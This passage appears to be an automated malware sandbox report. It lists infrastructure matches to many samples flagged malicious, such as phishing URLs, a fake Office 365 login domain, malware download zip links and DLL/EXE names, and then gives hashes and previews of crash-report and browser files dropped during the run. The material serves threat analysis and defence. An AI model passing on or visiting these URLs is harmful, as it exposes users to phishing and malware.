	http://https://www.ainoxsas.com/f.html	Get hash	malicious	Browse	• 172.217.168.2
	http://https://sites.google.com/view/isdinitaliaverified/halaman-muka	Get hash	malicious	Browse	• 172.217.168.34
	http://aanqylta.com/	Get hash	malicious	Browse	• 172.217.168.66
	http://https://0fficefax365.quip.com/FENkAKwe58Ee	Get hash	malicious	Browse	• 172.217.168.34
	http://https://0fficefax365.quip.com/FENkAKwe58Ee	Get hash	malicious	Browse	• 172.217.168.34
	http://https://shirotour.id/index.html?FRERaS*drCFTvGhBinilK	Get hash	malicious	Browse	• 172.217.168.66
contextual.media.net	statis1c.dll	Get hash	malicious	Browse	• 104.84.56.24
	ZmVkDRVpcM.dll	Get hash	malicious	Browse	• 104.84.56.24
	intservers32.dll	Get hash	malicious	Browse	• 104.79.88.129
	inters64.dll	Get hash	malicious	Browse	• 104.79.88.129
	ygyq4p539.rar.dll	Get hash	malicious	Browse	• 104.84.56.24
	W0rd.dll	Get hash	malicious	Browse	• 104.84.56.24
	JIOLAS.dll	Get hash	malicious	Browse	• 104.84.56.24
	oosnhsyysjmns.dll	Get hash	malicious	Browse	• 104.84.56.24
	http://https://evenfair.com/Doc.htm	Get hash	malicious	Browse	• 2.18.68.31
	http://https://protect-us.mimecast.com/s/QGyCCwpEkBHL4z55AFqWI_G?domain=url4659.orders.vanillagift.com	Get hash	malicious	Browse	• 104.84.56.24
	YEkUGz35zN.dll	Get hash	malicious	Browse	• 104.84.56.24
	revRPkwYTN.dll	Get hash	malicious	Browse	• 23.210.250.97
	salsa.dll	Get hash	malicious	Browse	• 104.84.56.24
	1.dll	Get hash	malicious	Browse	• 104.84.56.24
	mQ7NNEC9gn.dll	Get hash	malicious	Browse	• 2.20.86.97
	Ql9CcBqdPy.dll	Get hash	malicious	Browse	• 2.20.86.97
	px1UDkl5c3.dll	Get hash	malicious	Browse	• 2.20.86.97
	Sd3ru9OYCk.dll	Get hash	malicious	Browse	• 2.20.86.97
	biden.dll	Get hash	malicious	Browse	• 104.80.28.24
	fasm.dll	Get hash	malicious	Browse	• 104.79.88.129

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
MERITAPL	http://https://nighthnogtif.net/static/index1206.html	Get hash	malicious	Browse	• 193.239.84.207
	http://wpamffru.beswiftpayconfirm.biz/HagYQHcSV/QW5nZWwuQmxhenF1ZXpAcmVkdHJ1c3QuY29t	Get hash	malicious	Browse	• 193.239.85.58
	Purchase Order for TEIP ^456376262020.jar	Get hash	malicious	Browse	• 193.239.84.169

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order for TEIP ^456376262020.jar	Get hash	malicious	Browse	• 193.239.84.169
	Ne3oNxfdDc.dll	Get hash	malicious	Browse	• 193.239.84.238
FASTLYUS	statis1c.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://iofs.typeform.com/to/vj4hQ0pX	Get hash	malicious	Browse	• 151.101.66.109
	ZmVkDRVpcM.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://preview.hs-sites.com/_hcms/preview/template/multi?domain=undefined&hs_preview_key=SlyW7XnGAffndKslJ_Oq0Q&portalId=8990448&tc_deviceCategory=undefined&template_file_path=mutli/RFQ.html&updated=1607968421005	Get hash	malicious	Browse	• 151.101.12.193
	intservers32.dll	Get hash	malicious	Browse	• 151.101.1.44
	inters64.dll	Get hash	malicious	Browse	• 151.101.1.44
	ygyq4p539.rar.dll	Get hash	malicious	Browse	• 151.101.1.44
	W0rd.dll	Get hash	malicious	Browse	• 151.101.1.44
	Z4bamJ91oo.exe	Get hash	malicious	Browse	• 151.101.65.195
	U0N4EBAJKJ.exe	Get hash	malicious	Browse	• 151.101.0.119
	aG2hS5oQsq.exe	Get hash	malicious	Browse	• 151.101.0.119
	JIOLAS.dll	Get hash	malicious	Browse	• 151.101.1.44
	oosnhsyysjmns.dll	Get hash	malicious	Browse	• 151.101.1.44
	zethpill.exe	Get hash	malicious	Browse	• 151.101.12.193
	imguser.dll	Get hash	malicious	Browse	• 151.101.0.133
	http://url7046.davenportaviation.com/ls/click?upn=Pqmk-2BR5UYiYrLs3LOQb6eX8-2FwMNRh93DHwpY5jegAMonakc5abwzYkjZwuJJIdpTUfwxS3-2FAx2Gg6cNlydrr3lSyhbQTpfJekghaGpBvYb34VwHegANFETS-2FFd170CzXgnUntkFmes-2BUYVWS7isVSQ-2BbQcyOyt4f-2Bdn-2BlFnZ-2Bqc-3DTWzB_2lBYBvCQdAsKAURptGS99dQMFBKrK1wN4XnxMdJ0cXIh9nYwGT3Xwu-2BJ4yf9Ega2-2Fb4aBZPIv-2F3Uh6pUJMakz0TzeZTX0xl7pOsgfOO7FI6CvgBpGnBWoUQlNzcwTa1LKYuValVrvKiMxY1ZNZHP-2BwhweO-2FZEg0fuZ6oQdKpkhXMgoW3oLYapFkguRBnE85xKgVHSn2GJnx3Lso6MZ9nDxeiqulUm-2FFAzZN-2BDV7xlDk-3D	Get hash	malicious	Browse	• 151.101.1.195
	http://www.cqdx.ru	Get hash	malicious	Browse	• 199.232.56.159
	http://kikicustomwigs.com/inefficient.php	Get hash	malicious	Browse	• 151.101.2.217
	http://https://t.yesware.com/tt/ae9851ab7b578dad1289f08bbf450624f7ae3a45/2ee42987f58d2f32bb36ff11a00dd921/2f4e7e35c28c3b7f4958904f5584a915/joom.ag/2VFC	Get hash	malicious	Browse	• 151.101.13 0.217
	http://https://quip.com/bsalAnQMfvNm	Get hash	malicious	Browse	• 151.101.2.110
M247GB	Bl_InvDraft1652.doc	Get hash	malicious	Browse	• 172.94.120.17
	GPpzgvxnR7.exe	Get hash	malicious	Browse	• 194.187.25 1.163
	ruY81qdh8o.exe	Get hash	malicious	Browse	• 37.120.222.241
	SecuriteInfo.com.Trojan.InjectNET.14.41.exe	Get hash	malicious	Browse	• 37.120.222.241
	ORDER #0622.exe	Get hash	malicious	Browse	• 37.120.208.36
	olVrlak5Hb.exe	Get hash	malicious	Browse	• 37.120.156.163
	ORDER # 00246XF.exe	Get hash	malicious	Browse	• 37.120.208.40
	Payment Advice Note from 12_07_2020.exe	Get hash	malicious	Browse	• 89.249.74.213
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.94.25.202
	5fc612703f844.dll	Get hash	malicious	Browse	• 89.44.9.160
	QUOTATION MD20-2097.exe	Get hash	malicious	Browse	• 89.249.74.213
	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	• 172.94.25.202
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	• 172.94.25.202
	payment_APEK201128.exe	Get hash	malicious	Browse	• 89.249.74.213
	QUOTE#450009123.exe	Get hash	malicious	Browse	• 89.249.74.213
	Paymentreportadvice.exe	Get hash	malicious	Browse	• 89.249.74.213
	PaymentRemittanceInfo.exe	Get hash	malicious	Browse	• 89.249.74.213
	ORDER-207044.xLs.exe	Get hash	malicious	Browse	• 37.120.208.36
	SIC - 127476.exe	Get hash	malicious	Browse	• 89.249.74.213
	Wire tranfer_report.exe	Get hash	malicious	Browse	• 89.249.74.213

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
57f3642b4e37e28f5cbe3020c9331b4c	http://https://secureddoc.unicornplatform.com/	Get hash	malicious	Browse	• 172.217.22.66
	http://contoubi00.epizy.com/ubi/	Get hash	malicious	Browse	• 172.217.22.66
	http://https://secureddoc.unicornplatform.com	Get hash	malicious	Browse	• 172.217.22.66

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://vcomdesign.com	Get hash	malicious	Browse	• 172.217.22.66
	http://https://aud-amplified.unicornplatform.com/	Get hash	malicious	Browse	• 172.217.22.66
	http://https://cloud.vectorworks.net/links/11eb34bf3e0b15d489a10aa721e465bf	Get hash	malicious	Browse	• 172.217.22.66
	http://https://dynalist.io/d/TcKkPvWijzGN4uv-0OCmM26A	Get hash	malicious	Browse	• 172.217.22.66
	http://https://app.nihaocloud.com/f/06096e5837654796a4d4/	Get hash	malicious	Browse	• 172.217.22.66
	http://https://ngor.zlen.com.ua/Restore/Click here to restore message automatically.html	Get hash	malicious	Browse	• 172.217.22.66
	http://https://rebrand.ly/we9zn	Get hash	malicious	Browse	• 172.217.22.66
	http://https://rebrand.ly/we9zn	Get hash	malicious	Browse	• 172.217.22.66
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 172.217.22.66
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 172.217.22.66
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 172.217.22.66
	http://https://peraichi.com/landing_pages/expergy1	Get hash	malicious	Browse	• 172.217.22.66
	http://slimware.com	Get hash	malicious	Browse	• 172.217.22.66
	http://mase.bubbleapps.io	Get hash	malicious	Browse	• 172.217.22.66
	http://krypton.rackage.co.uk	Get hash	malicious	Browse	• 172.217.22.66
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fleaveittobarcelona.com%2fDraftCD%2fNew%2fDocSigning.htm&c=E,1,PQ9aQZEFvDJC_gmInjKl0nyrLKMOCaMfjs7T_XydxoTvKHjPaQkphW8yDUB0petSI4yBSLeZsKlg4GHghMUTGGUHuXyZ3KFkrQu9-dk7gQ,,&typo=1	Get hash	malicious	Browse	• 172.217.22.66
	v2WdDqRof9.exe	Get hash	malicious	Browse	• 172.217.22.66
9e10692f1b7f78228b2d4e424db3a98c	http://https://jonesmonuments.com/.document.html	Get hash	malicious	Browse	• 151.101.1.44
	statis1c.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://iofs.typeform.com/to/vj4hQ0pX	Get hash	malicious	Browse	• 151.101.1.44
	http://https://spytarget.com.mx/m0355/	Get hash	malicious	Browse	• 151.101.1.44
	http://https://unofficialseaworld.com/Secured-Doc/onedrive-3D4/	Get hash	malicious	Browse	• 151.101.1.44
	http://recp.mkt91.net/ctt?m=804040&r=Njg0NjYxMDU1NQS2&b=0&j=NjAwMDczOTg3S0&k=NCLogo&kx=1&kt=12&kd=https://kikstop.com/202052t44bfDecember#David.Henshall@citrix.com	Get hash	malicious	Browse	• 151.101.1.44
	http://https://kikstop.com/202052t44bfDecember#David.Henshall@citrix.com	Get hash	malicious	Browse	• 151.101.1.44
	http://https://zzar.ru/common/dGF4dXRzYWNjZXNzaGVscEB0d2MudGV4YXMuZ292	Get hash	malicious	Browse	• 151.101.1.44
	http://login.micrasoft-office365.com/a36463f878?l=58	Get hash	malicious	Browse	• 151.101.1.44
	http://baylor.skidleo.com/#al9tYXJ0aW5AYmF5bG9yLmVkdQ==	Get hash	malicious	Browse	• 151.101.1.44
	http://www.nativlang.com	Get hash	malicious	Browse	• 151.101.1.44
	http://https://officewebfiledocument00000000.doodlekit.com/	Get hash	malicious	Browse	• 151.101.1.44
	http://fapp1.arthfc.com/DQIVCTKON?id=45065=exoJBwdQVgJQTQEFBlYBBlMBUR8=FV4fDQ9cS0tUWVdfeBBYGVQKEEhUBwEDAVAABlMJVVRVBV5UVklQEUZAAx8XAFhHQ1RIVRdFWVNVSFJZDh4lMixgJTUoenZaW1RFRgo=&fl=UBJNR0BfSRsHWEUbWh8eBQQADgxVbw==	Get hash	malicious	Browse	• 151.101.1.44
	ZmVkDRVpcM.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://preview.hs-sites.com/_hcms/preview/template/multi?domain=undefined&hs_preview_key=SlyW7XnGAffndKslJ_Oq0Q&portalId=8990448&tc_deviceCategory=undefined&template_file_path=mutli/RFQ.html&updated=1607968421005	Get hash	malicious	Browse	• 151.101.1.44
	http://https://cloud-dwgp.com/SharedInfo-View	Get hash	malicious	Browse	• 151.101.1.44
	http://https://survey.alchemer.com/s3/6088660/INVOICE	Get hash	malicious	Browse	• 151.101.1.44
	intservers32.dll	Get hash	malicious	Browse	• 151.101.1.44
	inters64.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://oldfordcrewcabs.com/bin/new/s/?signin=d41d8cd98f00b204e9800998ecf8427e&auth=576667a3e7108b979c62abddd4c8f3e39d282c0ee888bd787542afb4ff83df171524e184	Get hash	malicious	Browse	• 151.101.1.44
7dd50e112cd23734a310b90f6f44a7cd	lnzn.dll	Get hash	malicious	Browse	• 185.156.172.54
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 185.156.172.54
	fiksat.exe	Get hash	malicious	Browse	• 185.156.172.54
	710162.exe	Get hash	malicious	Browse	• 185.156.172.54
	document-359248421.xlsb	Get hash	malicious	Browse	• 185.156.172.54
	md.exe	Get hash	malicious	Browse	• 185.156.172.54
	hiizymk.exe	Get hash	malicious	Browse	• 185.156.172.54
	AhiBP9tTQa.exe	Get hash	malicious	Browse	• 185.156.172.54

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	a1a1.exe	Get hash	malicious	Browse	• 185.156.172.54
	mdo.exe	Get hash	malicious	Browse	• 185.156.172.54
	http://https://support.zuriwebs.com/extend/249719113/249719113.zip	Get hash	malicious	Browse	• 185.156.172.54
	http://https://1drv.ms/u/s!An0EeTXBN8JIlzfbroJgDUomzO45?e=6URjKX	Get hash	malicious	Browse	• 185.156.172.54
	http://thammyroyal.com/wp-content/uploads/2020/04/slider/0573/0573.zip	Get hash	malicious	Browse	• 185.156.172.54
	44.exe	Get hash	malicious	Browse	• 185.156.172.54
	http://https://abccerti.com/staple/62766862.zip	Get hash	malicious	Browse	• 185.156.172.54
	http://https://centrosoluzioni.com/wp-content/uploads/2020/02/safety/67817.zip	Get hash	malicious	Browse	• 185.156.172.54
	aaaa.png.exe	Get hash	malicious	Browse	• 185.156.172.54
	ZCUBQSIG.EXE	Get hash	malicious	Browse	• 185.156.172.54
	http://adrianfowle.co.uk/CCN3387131189795E_186606.zip	Get hash	malicious	Browse	• 185.156.172.54
	http://jeevanmate.com/assets/plugins/bootstrap-modal/img/_vti_cnf/CO7221619133069235401.zip	Get hash	malicious	Browse	• 185.156.172.54

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_regsvr32.exe_553b53614be75a1bb2dc7025b36f15a4a3f3ad0_7a325c51_013acb19\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	11978
Entropy (8bit):	3.7735188378940125
Encrypted:	false
SSDEEP:	192:eXDgzceb6V9TOHBUZMXYje9+nW/u7sgS274ItUh:+Dycg6VYBUZMXYjer/u7sgX4ItUh
MD5:	CDDC494F4AA4DDE54D0F29B256639DC7
SHA1:	735F177E6D075163A327AA9AFCC3D03A5BD7F988
SHA-256:	CAF5D6BFA92D1E5E6F9B91AD70486B7D9483BE7521BDB784EC2D44C95BAA6269
SHA-512:	9DA4B161756DE23CC0744FCA76BA37BD65513E06C38ED3EDFEF58C6B25CAE525CBAC626A9E22D44F6ECD77BEBD801811076C785377863EB0D2B18BFBD823E95
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.2.5.3.3.0.2.7.7.2.0.4.3.6.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.2.5.3.3.0.3.7.4.2.2.9.2.4.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.1.4.8.e.d.e.8.-.1.0.7.7.-.4.a.2.e.-.9.6.d.e.-.0.e.3.0.d.6.6.3.a.c.2.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.9.1.6.6.3.9.e.-.3.c.d.8.-.4.4.6.1.-.8.e.e.0.-.0.b.8.1.8.c.2.1.b.3.5.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.e.g.s.v.r.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.E.G.S.V.R.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.1.b.c.-.0.0.0.1.-.0.0.1.7.-.f.3.a.9.-.c.9.c.3.1.5.d.3.d.6.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.8.8.6.3.0.f.6.0.e.7.3.4.5.4.6.7.0.a.7.d.9.b.6.4.c.9.8.b.4.7.9.8.d.1.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B10.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Dec 15 19:10:29 2020, 0x1205a4 type
Category:	dropped
Size (bytes):	62300
Entropy (8bit):	2.1173840044652503
Encrypted:	false
SSDEEP:	768:4DRHzZH8ighrI4VZYykmsabt7TtccpvWTJobENR:0RUymsabt7BeNR
MD5:	09A1B3E996E2178FBB0031A903B77FC1
SHA1:	5438727C00546A43A9F4401E661FD85FE393575A
SHA-256:	0E5DAD7150C04B8AEEB96156C1F54974984A833E64461EE18F28BE9AE9A3CFF5
SHA-512:	8CBCB45F229C1C4A47483206D6CECA094F3F3A592D1D043FC9CBC030BA1FD4ED84F9305802F732FCBF0C79A6EC6E621D8A15746ECDA1FD410E87DC5996CC385
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B10.tmp.dmp	
Preview:	MDMP..... .....%._.....U.....B.....h .....GenuineIntelW.....T....._.....0..1.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA66B.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8270
Entropy (8bit):	3.687499822831398
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiyE6ct6Ync6KikgmfJRSp30vCpr189bOksfo6m:RrlsNiZ6+6Yc6JkgmfJRSp30VOXfE
MD5:	FA4795D694C79705276CFDA408144612
SHA1:	E5A1F3DFB5AD8C6D00E6DFA9FB60304862190CFE
SHA-256:	E5B37269527C36093F71F7A6A8209363EF04AC874E0A66F0A520DAD7692EC307
SHA-512:	DEADC89A7B2A87CB020810CEEBA2B6DFF8BAEACF2A6CFBD09D6F8F62B11324E38F85D3E44D9F8CCD9F6690C57F12F40C51893E69339D2D1F14B98F9D5B2F6BCB
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.5.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAB4E.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4629
Entropy (8bit):	4.449377856872035
Encrypted:	false
SSDEEP:	48:cvIwSD8zszJgtWI9K0WSC8Bc8fm8M4JkWFgw+q8fbKJYjgd:uITfNZtSNTJXiqYjgd
MD5:	8F5C82485838C6A2772D5A99A07863BE
SHA1:	C7A813EEEA5ECEAC214EEAD7E033B245CA6371E3
SHA-256:	A286FE92E145CA771B73F9883A2B2B7D4A354F0FDE1310F63915FCED7CE2E072
SHA-512:	CEF4E5D01CDB214DB5A47373D28A2B704F129E6B2E84E30C2D13D923F2B2B93810B3DA292D1056D67AF971CF86BEFD68DC1C4E82F35A847E26A704BAE756AAF8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="773541" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\EQAWN5DV\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FBD
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\IB42RK38\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\IB42RK38\contextual.media[1].xml	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2744
Entropy (8bit):	4.881774139033897
Encrypted:	false
SSDEEP:	48:LUV9bUV9bUV9b/V9b/V9b/V9b/V94V9b/V9bjV9bjV9bjV9bY2V9bY2V9bY2V9NB:AfwfwfTfTfTfTf4fTfPfPfPfE2fE2fEM
MD5:	C771C294804A7E1CF050366E348BC246
SHA1:	C0497D762828804AF9A6C9C5B4588D6E88953CE4
SHA-256:	210CB493CF6E0240342A8DD967490F3BFA6E0900A4530D2829859EA717F98F86
SHA-512:	8178DC0BB0C17CD804935D54878EF1C83BF5BDAE9B2707860636CE217537C44590CD28C0C59EF5264C7BB4F9BF3B439DE5C844F8C8FD93BF72F9B593AFBCE75
Malicious:	false
Preview:	<root></root><root><item name="HBCM_BIDS" value="{}" ltime="3346897728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3346897728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3346897728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3347057728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3347057728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3347057728" htime="30855957" /><item name="mntest" value="mntest" ltime="3353857728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3347057728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3357777728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3357777728" htime="30855957" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3357777728" htime

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0230B639-3F09-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	113000
Entropy (8bit):	2.249159735421596
Encrypted:	false
SSDEEP:	384:rCnzAUAIawTP+bg2PHD6RxKDZe9eJy/vZA7HPLaFTn:rjOMDg8gx
MD5:	69DFD8D9E4FE89E319AEFAE38C855D7F
SHA1:	6CDAFCED299ADF7C54C5554C941685651BE0EE1B
SHA-256:	640AEED2958231E346C144E8B6063CBE7616AF71A104CC052C21DF0A2CE37EB7
SHA-512:	C7024B5B72022CDEDFBC9BE502A318D2959A18A09CDD0B946D63C311B11EF4CAE38AA803C7C2AFF93AB2C84918A41F5743DD309534B52384CC24C7C2E8ACE70
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0230B63B-3F09-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	193450
Entropy (8bit):	3.603711000013946
Encrypted:	false
SSDEEP:	3072:uliqZ/2Bfc6ru5rXfVStjiqZ/2BfcJru5rXfVStc:ksp
MD5:	078048F5A7B6CE19F1E0ADCB3210352D
SHA1:	8ECC87576242D423371AB4489DC67F2B6FAB8B81
SHA-256:	E3A5E5BD7D3F1CC9D074FECA221F34E02E1913F1AE127F139E2B9E1BCF1346F9
SHA-512:	F1649ACF4B0593AD5BA5872CC272113192FD715DCEC2845872B282F5B08D13BC7C2C735B5D0763A2796BC01140D25700437EEC109A2F865E8164A4CDD6978A3
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0230B63D-3F09-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27400
Entropy (8bit):	1.8548704426919904
Encrypted:	false
SSDEEP:	96:r3Z8QL6dBSOFjp2WkWJMoYCsPFu9xsPFu9PJCA:r3Z8QL6dkOFjp2WkWJMoYCsI9xsIlJCA
MD5:	B39B40F37B4FF26DA02713B3415F6799

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0230B63D-3F09-11EB-90E5-ECF4BB2D2496}.dat	
SHA1:	AC711F1CB3427ADF73638A69A3CA2044DB6F66F7
SHA-256:	D1FD8FC921828E74670EC77B52711AF14BF345FFBED630E6A10D0EB6F192A6BA
SHA-512:	62AF605BEE476ACAB5434AFDA23D8426E47E682B03FD505A4B93549087A5B4D32655D2F5D383DED49A59D2DAFF98FCDB2C82D16FC98DB8CF95A6AE372F710D F8
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{128E0BB4-3F09-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27364
Entropy (8bit):	1.845409100917927
Encrypted:	false
SSDEEP:	96:rAZjQL6RBSXFjl2kkWXMmYGRhRrkRRhRruhRx+A:rAZjQL6RkXFjl2kkWXMmYGH9kRH9cT+A
MD5:	140B1BAD5D2A3791EC9CB92A3EC8CA6B
SHA1:	F8BFAF692CE70561D8C7BDAD72907DF0C0ACBF0A
SHA-256:	C306B0B66BF1AE1EA92DEBA6808C46F7DC9D10E129101F2DAA4B3966CBD829E6
SHA-512:	D502AD873FC7922DAE5E18819E31AF2CCDDFDD9C61B0FBE818BEF418FA4FB27A2D80714236688B8EA93F7D2D313DF5FED068AB4A3F75AF74672BAACB07241 72
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{128E0BB6-3F09-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27376
Entropy (8bit):	1.849734034081692
Encrypted:	false
